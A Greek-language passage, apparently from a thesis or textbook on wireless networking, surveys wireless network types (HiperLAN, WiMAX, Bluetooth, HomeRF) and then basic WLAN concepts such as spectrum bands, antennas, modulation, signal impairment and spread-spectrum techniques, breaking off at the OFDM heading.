Το OpenAir είναι ένα Standard που αναπτύχθηκε από την εταιρία Proxim. Είναι προγενέστερο του 802.11 και χρησιμοποιεί την τεχνική του Frequency Hopping επιτυγχάνοντας ρυθμούς μετάδοσης δεδομένων 0.8 και 1.6 Mbps. Ο μηχανισμός που χρησιμοποιείται στο υποστρώμα MAC είναι το CSMA/CA και στηρίζεται στην ανταλλαγή RTS/CTS πακέτων. Τόσο το μηχανισμό CSMA/CA όσο και τα πακέτα RTS/CTS θα τα αναλύσουμε στο επόμενο κεφάλαιο.

HyperLAN 1.7.1.2

Ένα πρωτόκολλο αντίστοιχο με το 802.11 είναι το λεγόμενο HyperLAN (High Performance European Radio LAN). Αναπτύχθηκε από το ETSI (European Telecommunications Standard Institute). Δημοσιεύθηκε το 1996. Θα λέγαμε ότι το

HyperLAN είναι η απάντηση της Ευρώπης στο Αμερικάνικο 802.11. Μερικά βασικά χαρακτηριστικά του HyperLAN/1 (υπάρχει και η έκδοση HyperLAN/2) είναι ότι λειτουργεί στη ζώνη συχνοτήτων των 5 GHz. Ο μέγιστος ρυθμός μετάδοσης είναι τα 24 Mbps. Επίσης υποστηρίζει την ποιότητα υπηρεσίας QoS (Quality of Service) για τη μετάδοση ήχου και βίντεο. Βασικό του μειονέκτημα σε σύγκριση με το 802.11 είναι η μειωμένη ασφάλεια που παρέχει.

Μητροπολίτικα Ασύρματα Δίκτυα (Wireless Metropolitan Area Network– WMAN) 1.7.2

Σε αντιστοιχία με τα μητροπολίτικα δίκτυα (MAN) τα οποία συνδέουν απομακρυσμένα σημεία με τη χρήση καλωδίων και τεχνολογιών όπως το Frame Relay, τα ασύρματα μητροπολίτικα δίκτυα αποτελούνται από την ασύρματη διασύνδεση σημείων τα οποία τυπικά απέχουν πολύ μεταξύ τους. Τυπικά παραδείγματα μητροπολιτικών ασύρματων συνδέσεων είναι η σύνδεση δύο κτιρίων μιας εταιρείας στην ίδια πόλη, η διασύνδεση δύο σημείων σε διαφορετικές πόλεις κ.λπ.. Η βασική διαφορά με τα τοπικά ασύρματα δίκτυα είναι το υλικό το οποίο χρησιμοποιείται στη διασύνδεση καθώς τυπικά η διασύνδεση γίνεται μεταξύ δύο σημείων (point-to-point) και η απόσταση είναι μεγαλύτερη. Έτσι για την ασύρματη διασύνδεση δύο απομακρυσμένων σημείων θα πρέπει πιθανώς να χρησιμοποιηθεί μια κατευθυντική κεραία υψηλής ισχύος ώστε το σήμα να μην εξασθενεί και να μπορέσει να εστιάσει την ισχύ του στην απέναντι κεραία.

Wimax 1.7.2.1

Ο όρος Wimax αναφέρεται στα πρότυπα 802.16 τα οποία αναπτύσσονται τα τελευταία χρόνια με σκοπό να παρέχουν υψηλές ταχύτητες και υπηρεσίες mobility σε ασύρματες μητροπολίτικες συνδέσεις. Οι συνδέσεις αυτές μπορεί να είναι είτε point-to-point είτε κυψελοειδείς όπως στα δίκτυα κινητής τηλεφωνίας. Η κωδικοποίηση του σήματος είναι OFDM, με αποτέλεσμα να επιτρέπει μεγάλες ταχύτητες.

Ευρείας Κάλυψης Ασύρματα Δίκτυα (Wireless Wide Area Network – WWAN) 1.7.3

Ο όρος ασύρματα δίκτυα ευρείας κάλυψης αναφέρεται στις σύγχρονες τεχνολογίες οι οποίες επιτρέπουν την ασύρματη διασύνδεση και επικοινωνία ανάμεσα σε σημεία τα οποία απέχουν πολλά χιλιόμετρα. Δηλαδή η περιοχή που καλύπτει συνήθως ένα τέτοιο ασύρματο δίκτυο είναι μεγάλης γεωγραφικής έκτασης. Η χρήση μιας συσκευής WWAN απαιτεί έναν παροχέα υπηρεσιών δικτύου που στις περισσότερες περιπτώσεις είναι εταιρεία κινητής τηλεφωνίας, οπότε για να συνδεθεί κάποιος σε αυτό το δίκτυο θα αναγκαστεί να πληρώσει συνδρομή στον αντίστοιχο πάροχο. Οι χρήστες, όπως και στις προηγούμενες περιπτώσεις, δεν χρειάζεται να συνδεθούν διαμέσου ενός καλωδίου για να

αποκτήσουν πρόσβαση στο διαδίκτυο. Το μόνο που χρειάζεται είναι μία κάρτα ασύρματου δικτύου ευρείας περιοχής, την οποία ο χρήστης πρέπει να συνδέσει πάνω στο φορητό υπολογιστή του. Υπάρχουν βέβαια και υπολογιστές, οι οποίοι έχουν ενσωματωμένη αυτήν την κάρτα. Σε σύγκριση με τα ασύρματα τοπικά δίκτυα, τα ασύρματα δίκτυα ευρείας περιοχής παρέχουν καλύτερη ασφάλεια, καθώς υποστηρίζουν καλύτερη κρυπτογράφηση δεδομένων. Γενικότερα, θα λέγαμε ότι τα ασύρματα δίκτυα ευρείας περιοχής είναι ιδανικά για χρήστες, οι οποίοι θέλουν να συνδεθούν στο διαδίκτυο, ενώ κινούνται οπουδήποτε μέσα στη περιοχή κάλυψης του δικτύου.

Ασύρματα προσωπικά δίκτυα (Wireless Personal Area Network – WPAN) 1.7.4

Ο όρος ασύρματα προσωπικά δίκτυα είναι σχετικά σύγχρονος όρος και αναφέρεται στις σύγχρονες τεχνολογίες οι οποίες επιτρέπουν την ασύρματη διασύνδεση και επικοινωνία σε αποστάσεις λίγων μέτρων φορητών προσωπικών συσκευών όπως είναι τα κινητά τηλέφωνα και τα PDA. Η επικοινωνία αυτή επιτρέπει στις συσκευές αυτές υπηρεσίες όπως ανταλλαγή αρχείων, διαμοίραση εφαρμογών, άμεση επικοινωνία κ.λπ..

Bluetooth 1.7.4.1

Το Bluetooth είναι ένα βιομηχανικό πρότυπο για ασύρματα προσωπικά δίκτυα το οποίο επιτρέπει τη σύνδεση και επικοινωνία σε μία πλειάδα συσκευών όπως κινητά τηλέφωνα, φορητοί υπολογιστές, εκτυπωτές, ψηφιακές κάμερες κ.λπ. μέσω μίας ασφαλούς ραδιοσυχνότητας. Το πρότυπο Bluetooth σχεδιάστηκε έχοντας υπόψη την χαμηλή κατανάλωση ρεύματος και τη δημιουργία συσκευών λήψης/μετάδοσης οι οποίες θα έχουν πολύ μικρό μέγεθος και χαμηλό κόστος. Η ισχύς που χρησιμοποιείται είναι σχετικά πολύ μικρότερη από την αντίστοιχη των τοπικών ασύρματων δικτύων. Για αυτό άλλωστε, το Bluetooth είναι αποτελεσματικό σε αποστάσεις που κινούνται από 1-10 μέτρα και σε χαμηλότερες ταχύτητες.

HomeRF SWAP 1.7.4.2

Η HomeRF είναι μία ομάδα από μεγάλες εταιρείες που δημιουργήθηκε για να προωθήσει την χρήση των ασύρματων τεχνολογιών στο σπίτι και στα γραφεία. Η ομάδα αυτή ανέπτυξε ένα νέο πρωτόκολλο για τον σκοπό αυτό, το οποίο ονομάζεται SWAP (Shared Wireless Access Protocol).

Το SWAP χρησιμοποιεί μεγάλα τμήματα από τα ήδη προτυποποιημένα πρωτόκολλα, όπως το DECT (ένα Standard της ETSI για ψηφιακά ασύρματα τηλέφωνα) και το 802.11. Η συχνότητα λειτουργίας είναι τα 2.4 GHz. Η χαμηλή ταχύτητα που προσφέρει σε συνδυασμό με το κόστος υλοποίησής του δεν του δίνει ιδιαίτερες προοπτικές επιτυχίας.

ΕΠΙΛΟΓΟΣ

Με το πέρασμα του καιρού η ανάπτυξη των ασύρματων δικτύων γίνεται ολοένα και μεγαλύτερη. Η εφαρμογή τους είναι πλέον κομμάτι της καθημερινότητας μας. Ο κύριος λόγος της τεράστιας ανάπτυξης των ασύρματων δικτύων είναι αδιαμφισβήτητα η απαίτηση του χρήστη να μπορεί να συνδεθεί στο διαδίκτυο ακόμα και τις ώρες που δεν είναι στο σπίτι. Ειδικά τα τελευταία χρόνια, με τη διάδοση των smart-phones, σε συνδυασμό με τη δημιουργία πολλών hotspots, οι χρήστες έχουν τη δυνατότητα ανά πάσα στιγμή να αποκτήσουν πρόσβαση στο διαδίκτυο εύκολα και γρήγορα. Βέβαια, και οι κάτοχοι των μαγαζιών κινούνται προς αυτήν την κατεύθυνση καθώς τα περισσότερα καφέ σήμερα είναι hotspots. Πέρα όμως από το κομμάτι τις ψυχαγωγίας, τα ασύρματα δίκτυα έχουν 'λύσει' τα χέρια των επιχειρήσεων. Πλέον και οι εργαζόμενοι, αλλά και οι πελάτες μιας εταιρείας, μπορούν να έχουν πρόσβαση στα στοιχεία της εταιρείας, εφόσον βρίσκονται στην περιοχή κάλυψης ενός ασύρματου δικτύου. Αυτό έχει οδηγήσει στην αύξηση της παραγωγής των εταιρειών. Από την άλλη όμως μεριά, η ασύρματη τεχνολογία, όπως και η ενσύρματη, έχει κάποια προβλήματα να αντιμετωπίσει. Το μεγαλύτερο ίσως πρόβλημα της ασύρματης τεχνολογίας είναι ασφάλεια. Η ασφάλεια των ασύρματων δικτύων είναι ένα τεράστιο ζήτημα το οποίο θα προσπαθήσουμε να αναλύσουμε σε επόμενο κεφάλαιο. Προηγουμένως είδαμε τις κατηγορίες που χωρίζονται τα ασύρματα δίκτυα όσον αφορά την περιοχή κάλυψης τους. Στο επόμενο κεφάλαιο θα ασχοληθούμε αποκλειστικά με τα ασύρματα τοπικά δίκτυα. Θα παρουσιάσουμε τις διάφορες αρχιτεκτονικές τους, τα πρότυπα τους, το hardware, που απαιτείται για την υλοποίησή τους, και θα προσπαθήσουμε να ξεχωρίσουμε τον όρο Wi-Fi από τα ασύρματα τοπικά δίκτυα.

Κεφάλαιο 2
Ασύρματα Τοπικά Δίκτυα

Εισαγωγή

Στο προηγούμενο κεφάλαιο κάναμε μία εισαγωγή στα ασύρματα δίκτυα γενικότερα. Προσπαθήσαμε να ανακαλύψουμε τους λόγους της τεράστιας ανάπτυξης τους. Να δούμε που χρησιμοποιούνται, ποια είναι τα πλεονεκτήματα τους, αλλά και από την άλλη πλευρά προσπαθήσαμε να προσελκύσουμε και τα διάφορα μειονεκτήματα τους. Φτάνοντας στο διαχωρισμό που γίνεται στα ασύρματα δίκτυα οδηγηθήκαμε σε μερικές μεγάλες κατηγορίες. Μία από αυτές, ίσως η πιο κύρια, είναι τα ασύρματα τοπικά δίκτυα, γνωστά στο ευρύ κοινό κακώς ως WI-FI. Σε αυτό το κεφάλαιο λοιπόν, θα ασχοληθούμε μόνο με τα ασύρματα τοπικά δίκτυα. Αφού παρουσιάσουμε αρχικά τις βασικές διαφορές ανάμεσα στο ασύρματο και στο ενσύρματο τοπικό δίκτυο, θα μιλήσουμε για το hardware που απαιτείται, για να αποκτήσει ο χρήστης πρόσβαση στο διαδίκτυο. Έπειτα θα προσπαθήσουμε να αναλύσουμε τις διάφορες αρχιτεκτονικές που υπάρχουν σήμερα, για να σχεδιάσει κανείς ένα ασύρματο τοπικό δίκτυο. Στη συνέχεια θα παρουσιάσουμε την οικογένεια πρωτοκόλλων IEEE 802.11 που έχει αναπτυχτεί για την επιτυχή λειτουργία του, όπως π.χ. είναι το Ethernet για τα ενσύρματα τοπικά δίκτυα. Επίσης θα προσπαθήσουμε να διαχωρίσουμε τον όρο Wi-Fi από τα ασύρματα τοπικά δίκτυα.

Βασικές διαφορές ανάμεσα στα ενσύρματα και τα ασύρματα τοπικά δίκτυα 2.1

Τα ασύρματα τοπικά δίκτυα μοιράζονται την ίδια προέλευση με τα ενσύρματα τοπικά δίκτυα. Η IEEE έχει υιοθετήσει τα στάνταρτ της οικογένειας πρωτοκόλλων 802 για την αρχιτεκτονική των δικτύων των υπολογιστών. Οι δύο κυρίαρχες ομάδες του 802 είναι το 802.3 Ethernet και το 802.11 ασύρματο τοπικό δίκτυο. Ανάμεσα σε αυτά τα δύο υπάρχουν ορισμένες βασικές διαφορές.

Τα ασύρματα τοπικά δίκτυα χρησιμοποιούν ραδιοκύματα αντί για καλώδια στο Physical Layer και στο υποεπίπεδο MAC του Data Link Layer. Σε αντίθεση με τα καλώδια, τα ραδιοκύματα έχουν τα εξής χαρακτηριστικά:

- Δεν έχουν όρια στο σήμα. Η έλλειψη αυτών των ορίων κάνει τα data frames τα οποία διασχίζουν το μέσο, να είναι διαθέσιμα σε οποιονδήποτε μπορεί να τα εντοπίσει.
- Είναι απροστάτευτα από εξωτερικές παρεμβολές, σε αντίθεση με τα καλώδια. Ασύρματα τοπικά δίκτυα που λειτουργούν στον ίδιο γεωγραφικό χώρο μπορούν να 'παρεμβληθούν' μεταξύ τους.
- Πρέπει να αντιμετωπίσουν τα ίδια προβλήματα με αυτά που αντιμετωπίζει το ραδιόφωνο. Για παράδειγμα, αν κάποιος βρίσκεται εν κινήσει και απομακρύνεται από μία περιοχή, μπορεί να ακούσει άλλους ραδιοφωνικούς σταθμούς να παίζουν στην ίδια συχνότητα. Τελικά μπορεί να χάσει και όλα τα σήματα. Ενώ στα ενσύρματα δίκτυα, τα καλώδια υποστηρίζουν ισχυρό σήμα.

- Οι συχνότητες των ραδιοκυμάτων αντιμετωπίζονται διαφορετικά από χώρα σε χώρα. Π.χ. στη Ρωσία απαγορεύεται στα ασύρματα τοπικά δίκτυα να λειτουργούν σε συγκεκριμένες συχνότητες. Γενικότερα το ποιες συχνότητες θα είναι διαθέσιμες για τη λειτουργία των ασύρματων δικτύων δεν εξαρτάται από αυτά, αλλά από άλλες παραμέτρους.

Άλλες γενικές διαφορές είναι:

- Τα ασύρματα τοπικά δίκτυα συνδέουν χρήστες πάνω τους διαμέσου μίας συσκευής που λέγεται access point, ενώ τα ενσύρματα χρησιμοποιούν τη συσκευή switch.
- Τα ασύρματα τοπικά δίκτυα συνδέουν συχνά συσκευές που φορτίζονται με μπαταρία (π.χ. Laptop), σε αντίθεση με τις συσκευές των ενσύρματων δικτύων που συνήθως είναι συνδεδεμένες στην πρίζα. Η χρήση των ασύρματων καρτών δικτύου μειώνει τη διάρκεια ζωής της μπαταρίας μίας συσκευής όπως το laptop.
- Στα ασύρματα τοπικά δίκτυα οι χρήστες συναγωνίζονται για το μέσο. Αυτό έχει ως αποτέλεσμα σε αυτά να ισχύει το collision-avoidance αντί για το collision-detected που χρησιμοποιείται στα ενσύρματα τοπικά δίκτυα.
- Η μορφή του frame στα ασύρματα τοπικά δίκτυα είναι μεγαλύτερη σε μέγεθος από την αντίστοιχη των ενσύρματων τοπικών δικτύων. Αυτό οφείλεται στη επικεφαλίδα του Layer 2.
- Το θέμα της ασφάλειας είναι πιο μεγάλο στα ασύρματα τοπικά δίκτυα καθώς τα ραδιοκύματα μπορούν να βγουν έξω από το γεωγραφικό χώρο που θέλουμε.

Βασικές Χαρακτηριστικά των Ασύρματων Τοπικών Δικτύων 2.2

Προτού αρχίσουμε την ανάλυση των διάφορων προτύπων που υπάρχουν σήμερα για τη λειτουργία των ασύρματων τοπικών δικτύων, θα προσπαθήσουμε να αναφέρουμε μερικές βασικές γνώσεις που χρειάζεται να έχει κάποιος για να κατανοήσει καλύτερα τον τρόπο λειτουργίας τους.

Ραδιοφάσμα 2.2.1


Οι ασύρματες συσκευές περιορίζονται για να λειτουργήσουν σε μία ορισμένη ζώνη συχνότητας. Βέβαια έχουν ανακαλυφθεί και συσκευές οι οποίες μπορούν ταυτόχρονα είτε να λειτουργούν σε μία συγκεκριμένη ζώνη συχνότητας, είτε σε κάποια άλλη. Κάθε ζώνη συχνότητας έχει ένα σχετικό εύρος ζώνης, το οποίο είναι απλά το διάστημα συχνότητας στη ζώνη.

Η επιλογή της ζώνης λειτουργίας στο φάσμα συχνοτήτων επηρεάζει τις απαιτήσεις ισχύος και τη ραδιοκάλυψη. Στις υψηλότερες ζώνες καταναλώνεται μεγαλύτερη ισχύ από ότι στις χαμηλότερες. Για αυτό το λόγο έχουν υπάρξει και διάφορες βελτιώσεις στο φυσικό στρώμα, που έχουν να κάνουν με την

κωδικοποίηση, την καλύτερη σχεδίαση της κεραίες καθώς και τη μείωση της απαιτούμενης ενέργειας για να περιορίσουν αυτό το πρόβλημα.

Η χορήγηση ενός ραδιοφάσματος ελέγχεται αυστηρά από τις ρυθμιστικές αρχές με διαδικασίες χορήγησης αδειών. Στις ΗΠΑ, ο κανονισμός γίνεται από την Επιτροπή Ομοσπονδιακών Επικοινωνιών (FCC), ενώ στην Ευρώπη, η κατανομή γίνεται από το γραφείο των Ευρωπαϊκών Ραδιοεπικοινωνιών του CEPT (ERO). Για να αποτραπούν οι επικαλύψεις συχνότητας των ραδιοκυμάτων, η συχνότητα διατίθεται μέσα σε ζώνες, οι οποίες είναι απλά φάσματα διαθέσιμων συχνοτήτων.

Οι ζώνες συχνοτήτων που θα συναντήσουμε είναι η ζώνη των 2.4 GHz και η ζώνη των 5 GHz. Η ζώνη των 2.4 GHz είναι στην ουσία η ζώνη 2.4000-2.4835 GHz. Το πρωτόκολλο 802.11 που θα γνωρίσουμε στη συνέχεια χωρίζει αυτή τη ζώνη σε περαιτέρω κανάλια. Στις Η.Π.Α. αυτή η ζώνη χωρίζεται σε 11 κανάλια ενώ στην Ευρώπη σε 13. Στην Ιαπωνία προστέθηκε και το 14ο κανάλι μόνο για το πρότυπο 802.11b. Αυτά τα κανάλια έχουν μέγεθος 5 MHz. Αυτό σημαίνει, ότι γειτονικά κανάλια, στο 802.11b, δε μπορούσαν να λειτουργήσουν καθώς το ένα εμπόδιζε το άλλο. Για τη χρησιμοποίηση 3 καναλιών, ο διαχειριστής του δικτύου έπρεπε να επιλέξει το 1ο, το 6ο και το 11ο για να μην υπάρχει αυτό το πρόβλημα. Βέβαια με την εξέλιξη των ασύρματων τοπικών δικτύων, στο 802.11g έγινε δυνατή και η χρήση τεσσάρων καναλιών, του 1ου, του 5ου, του 9ου και του 13ου.



Εικόνα 1 Εύρος Καναλιών

Κεραίες 2.2.2

Οι κεραίες είναι οι συσκευές που παίζουν το μεγαλύτερο ρόλο σε οποιοδήποτε δίκτυο που λειτουργεί σε ραδιοσυχνότητες. Αυτό οφείλεται στο γεγονός ότι οι κεραίες έχουν τη δυνατότητα να μετατρέψουν τα ηλεκτρικά σήματα των καλωδίων σε ραδιοκύματα και το αντίστροφο. Χωρίζονται σε δύο μεγάλες κατηγορίες: τις πολυκατευθυντικές (omnidirectional) και τις κατευθυντικές (directional).

Το κύριο χαρακτηριστικό των πολύ-κατευθυντικών κεραίων είναι ότι στέλνουν και λαμβάνουν ραδιοκύματα από όλες τις κατευθύνσεις. Δηλαδή παρέχουν κάλυψη 360 μοιρών. Τα access point χρησιμοποιούν συνήθως τέτοιου είδους κεραίες.

Από την άλλη, το κύριο χαρακτηριστικό των κατευθυντικών κεραιών είναι ότι μπορούν να στείλουν ραδιοκύματα σε συγκεκριμένη κατεύθυνση. Το πλεονέκτημα αυτής της κατηγορίας κεραίων είναι ότι καθώς συγκεντρώνει την ισχύ εκπομπής, μπορεί να στείλει τα ραδιοκύματα πιο μακριά σε σχέση με τις πολύ-κατευθυντικές, που δεν παρέχουν την ίδια απόσταση. Βέβαια, επειδή λειτουργούν μόνο σε αυτήν

την κατεύθυνση, οποιαδήποτε παρεμβολή σε αυτήν προκαλεί μεγάλα προβλήματα.

Διαμόρφωση σήματος 2.2.3

Ένα μέσο μετάδοσης μπορεί να λειτουργήσει περισσότερο αποδοτικά στις υψηλές συχνότητες, καθώς εκεί δεν αντιμετωπίζει το πρόβλημα του θορύβου. Έτσι οι άνθρωποι προσπάθησαν να βρουν έναν τρόπο, ώστε τα σήματα υψηλών συχνοτήτων, να μεταφέρουν και τις μικρότερες συχνότητες. Αυτή η τεχνική, μέσω της οποίας μεταφέρονται οι μικρότερες συχνότητες από τις υψηλές ονομάζεται διαμόρφωση. Το σήμα της υψηλής συχνότητας ονομάζεται φέρον σήμα ή απλώς φέρον. Τα κύρια χαρακτηριστικά του φέροντος σήματος που μεταβάλλουμε για να επιτύχουμε τη διαμόρφωσή του είναι η συχνότητα, το πλάτος και η φάση του. Η αντίστροφη διαδικασία λέγεται αποδιαμόρφωση σήματος.

Το είδος της διαμόρφωσης καθορίζει:

- Την αντοχή στο θόρυβο και την παραμόρφωση του καναλιού
- Το εύρος του απαιτούμενο για τη μεταφορά φάσματος
- Την πολυπλοκότητα των συστημάτων εκπομπής και λήψης
- Την πιστότητα αναπαραγωγής του αρχικού σήματος πληροφορίας

Μερικά από τα πλεονεκτήματα της διαμόρφωσης του σήματος είναι:

- Δυνατότητα χρήσης πολυπλεξίας. Με τη διαδικασία της διαμόρφωσης γίνεται εφικτό να μειωθεί το εύρος φάσματος που χρειάζεται για τη μεταφορά του σήματος. Με αυτόν τον τρόπο μπορούμε να μεταφέρουμε το σήμα σε συγκεκριμένη ζώνη συχνοτήτων. Έτσι αποκτούμε τη δυνατότητα να αποστείλουμε ταυτόχρονα πολλά σήματα μέσα από το ίδιο μέσο μετάδοσης, χωρίζοντας το υπάρχον εύρος ζώνης σε μικρότερα λογικά κανάλια. Αυτή η λειτουργία είναι γνωστή ως πολυπλεξία διαίρεσης συχνότητας (frequency division multiplexing, FDM)
- Δυνατότητα υπέρβασης των περιορισμών των μέσων μετάδοσης. Μερικές συσκευές που χρησιμοποιούνται τη σημερινή εποχή όπως οι ενισχυτές, κατασκευάζονται με μικρό εύρος ζώνης. Οπότε, με τη χρήση της διαμόρφωσης του σήματος, αφού μπορούμε να ελαττώσουμε το εύρος ζώνης του, του δίνουμε τη δυνατότητα να περάσει μέσα από μία συσκευή που λειτουργεί με μικρό εύρος ζώνης.
- Δυνατότητα εκπομπής σε πολλές συχνότητες ταυτόχρονα. Αυτή η λειτουργία βρίσκει τεράστια εφαρμογή στους ραδιοφωνικούς σταθμούς, καθώς τους δίνει τη δυνατότητα να εκπέμψουν ταυτόχρονα σε πολλές διαφορετικές συχνότητες.
- Δυνατότητα εύκολης μετάδοσης του σήματος. Αυτό γίνεται διότι με τη διαμόρφωση του σήματος, μπορούμε να το στείλουμε σε μεγαλύτερες συχνότητες, δηλαδή σε μικρότερα μήκη κύματος.

2.3.4 Βλάβη σήματος 2.2.4

Τόσα στα ενσύρματα δίκτυα όσο και στα ασύρματα, ένα σημαντικό πρόβλημα που υπάρχει είναι η βλάβη σήματος. Γενικά βλάβη σήματος είναι οποιαδήποτε φυσική η τεχνητή αιτία, η οποία έχει ως αποτέλεσμα να μην μπορεί ο δέκτης να αναπαραγάγει το αρχικό σήμα που εκπέμπει ο πομπός. Μερικές βασικές αιτίες που οδηγούν στην παραμόρφωση του σήματος είναι:

- Η εξασθένηση του σήματος
- Η παραμόρφωση του πλάτους
- Ο θόρυβος

Η εξασθένηση (attenuation) της ισχύος του σήματος είναι ανάλογη της απόστασης που πρέπει το σήμα να διασχίσει ώστε να φτάσει στον προορισμό του. Όπως είναι εύκολα κατανοητό, όσο μεγαλύτερη η απόσταση, τόσο μεγαλύτερη είναι και η εξασθένηση του σήματος. Στην καταπολέμηση αυτού του προβλήματος συμβάλλουν και οι γνωστές συσκευές που ονομάζονται επαναλήπτες (repeaters).

Η παραμόρφωση του πλάτους, είναι ένα σύνηθες πρόβλημα, το οποίο οφείλεται συνήθως είτε σε μεγάλη εξασθένηση του σήματος, είτε στον θόρυβο. Το αποτέλεσμα είναι οι τιμές του πλάτους του σήματος, να είναι συνήθως είτε πολύ μικρές, είτε πολύ μεγάλες με αποτέλεσμα να υπάρχει παραμόρφωση. Οι συσκευές που συμβάλουν στην καταπολέμηση αυτού του προβλήματος ονομάζονται ενισχυτές.

Ο θόρυβος είναι κάθε ανεπιθύμητο και συχνά απρόβλεπτο σήμα που επηρεάζει και παραμορφώνει το χρήσιμο σήμα της πληροφορίας, με αποτέλεσμα να αλλοιώνει την ποιότητά του. Υπάρχουν δύο μεγάλες κατηγορίες που χωρίζεται ο θόρυβος:

1. Εξωτερικός Θόρυβος
2. Εσωτερικός Θόρυβος

Εξωτερικός θόρυβος είναι ο θόρυβος που δημιουργείται από αιτίες που βρίσκονται εκτός του συστήματος επικοινωνίας. Δηλαδή ο εξωτερικός θόρυβος προκαλείται τόσο από τον ανθρώπινο όσο και από κάποιον εξωγενή παράγοντα. Ένα σύνηθες παράδειγμα του εξωτερικού θορύβου είναι οι διάφορες ηλεκτρομηχανικές συσκευές που βρίσκονται σε κοντινή απόσταση με το σύστημα.

Ο εσωτερικός θόρυβος είναι ο θόρυβος που προκαλείται από το ίδιο το μέσο. Χαρακτηριστικό παράδειγμα εσωτερικού θορύβου είναι η συνύπαρξη σημάτων διαφορετικών συχνοτήτων στο ίδιο μέσο μετάδοσης, καθώς και η συνακρόαση (cross-talk), που προκαλείται, όταν δύο ξένα μεταξύ τους σήματα παρεμβληθούν μεταξύ τους για κάποιο λόγο.

Μία σύγχρονη μέθοδος κατά του θορύβου είναι η ψηφιακή επεξεργασία σήματος (DSP: Digital Signal Processing). Αυτή η μέθοδος περιλαμβάνει διάφορες τεχνικές που χρησιμοποιούνται με στόχο την αξιοπιστία των ψηφιακών σημάτων. Με τη χρήση αυτών των τεχνικών είναι δυνατή η εντόπιση του θορύβου και η απομάκρυνσή του από τα διάφορα ψηφιακά σήματα. Στην περίπτωση που το σήμα είναι αναλογικό, η ψηφιακή επεξεργασία σήματος αφού το μετατρέψει σε ψηφιακό, θα απομακρύνει το θόρυβο, και στη συνέχεια θα το επαναφέρει στην αναλογική του μορφή.

Διασπορά φάσματος 2.2.5

Το φάσμα των ραδιοσυχνοτήτων αποτελεί πλέον έναν πολύτιμο φυσικό πόρο. Έτσι η χρήση του παραχωρείται με πολύ μεγάλη προσοχή. Καθώς νέες τεχνολογίες και υπηρεσίες μπαίνουν σε καθημερινή χρήση, υπάρχει μία πίεση προς την ανάπτυξη διάφορων μεθόδων που θα οδηγήσουν στην βέλτιστη εκμετάλλευσή του. Η πρώτη λογική λύση είναι η όσο το δυνατόν μικρότερη διάθεση φασματικού εύρους σε κάθε σταθμό. Αυτό παρατηρείται στη σημερινή εποχή στις αεροπορικές εταιρείες, καθώς απαιτείται από αυτές να χρησιμοποιούν εύρος φάσματος 7,33 κHz ούτως ώστε να τους δίνεται η άδεια για να λειτουργήσουν στα αεροδρόμια της Ευρώπης. Αυτή όμως η κατεύθυνση είναι περιορισμένου ορίζοντα. Οπότε χρειάστηκε να ανακαλυφθούν και κάποιες άλλες μέθοδοι για την καλύτερη μετάδοση δεδομένων. Αυτοί οι τρόποι είναι:

- Frequency Hopping Spread Spectrum
- Direct Sequence Spread Spectrum
- Infrared
- Orthogonal Frequency Division Multiplexing

Απλωμένο φάσμα με μεταπήδηση συχνότητας (FHSS) 2.2.5.1

Στη συγκεκριμένη περίπτωση, υπάρχει μία ασυνεχής μεταβολή κατά τυχαία βήματα, της συχνότητας του φέροντος. Η συχνότητα μεταβάλλεται πολλές φορές το δευτερόλεπτο με βάση ένα προκαθορισμένο πρόγραμμα. Κατά τον ίδιο ακριβώς ρυθμό μεταβάλλεται και η συχνότητα λήψης του δέκτη. Όπως γίνεται εύκολα κατανοητό, σε αυτήν την περίπτωση, απαιτείται τεράστια ακρίβεια στο χρονισμό των μεταβολών, τόσο του φέροντος όσο και του δέκτη για την αποφυγή προβλημάτων.

Απλωμένο φάσμα ευθείας ακολουθίας (DSSS) 2.2.5.2

Σε αντίθεση με την προηγούμενη περίπτωση, στη διασπορά φάσματος με ευθεία ακολουθία, η συχνότητα του φέροντος δεν μεταβάλλεται κατά τυχαία βήματα, αλλά πολλαπλασιάζεται με ένα ψηφιακό σήμα-κωδικό, που παράγεται από μία γεννήτρια ψευδοτυχαίας ακολουθίας. Έτσι, όσο υψηλότερος είναι ο ρυθμός της γεννήτριας αυτής, τόσο εξαπλώνεται το φάσμα εκπομπής. Ο δέκτης με τη σειρά του, μόλις λάβει το σήμερα, κάνει τη λειτουργία λεγόμενη de-spreading, δηλαδή ακολουθεί την αντίθετη διαδικασία ούτος ώστε να αποκτήσει το σήμα την αρχική του διαμόρφωση. Αυτό επιτυγχάνεται με πολλαπλασιασμό του λαμβανομένου σήματος με την ίδια ακριβώς συγχρονισμένη ψευδοτυχαία ακολουθία που πολλαπλασιάστηκε και κατά την εκπομπή του. Σε αυτήν τη περίπτωση δηλαδή, για να υπάρξουν επιθυμητά αποτελέσματα πρέπει να γίνει τόσο σωστός χρονισμός, ανάμεσα σε πομπό και δέκτη, αλλά και οι δύο ακολουθίες πολλαπλασιασμού του σήματος οφείλουν να είναι ακριβώς ίδιες.

Υπέρυθρες ακτίνες (Infrared – IR) 2.2.5.3

Οι υπέρυθρες ακτίνες αποτελούν εκπομπή ηλεκτρομαγνητικής ακτινοβολίας σε μήκη κύματος από 750nm έως 100μm, δηλαδή στην υπέρυθρη περιοχή του φάσματος. Έχουν μικρή διάχυση και δε μπορούν να διαπεράσουν τους τοίχους. Για αυτόν το λόγο επικράτησαν οι μέθοδοι με ραδιοκύματα. Υπάρχουν δύο κατηγορίες:

- διάχυτη υπέρυθρη ακτινοβολία (Diffuse Infrared)
- ευθεία υπέρυθρη ακτινοβολία (Direct Infrared)

Στην πρώτη περίπτωση, η υπέρυθρη ακτινοβολία αντανακλάται στους τοίχους και στα ταβάνια ενός δωματίου, δίνοντας τη δυνατότητα στο χρήση να κινείται μέσα σε αυτό το δωμάτιο και να έχει σύνδεση.

Στη δεύτερη περίπτωση, ο πομπός και ο δέκτης πρέπει να είναι ευθυγραμμισμένοι, ούτως ώστε να μπορούν να επικοινωνήσουν.

Ορθογωνική πολύπλεξη με διαίρεση συχνότητας (OFDM) 2.2.5.4

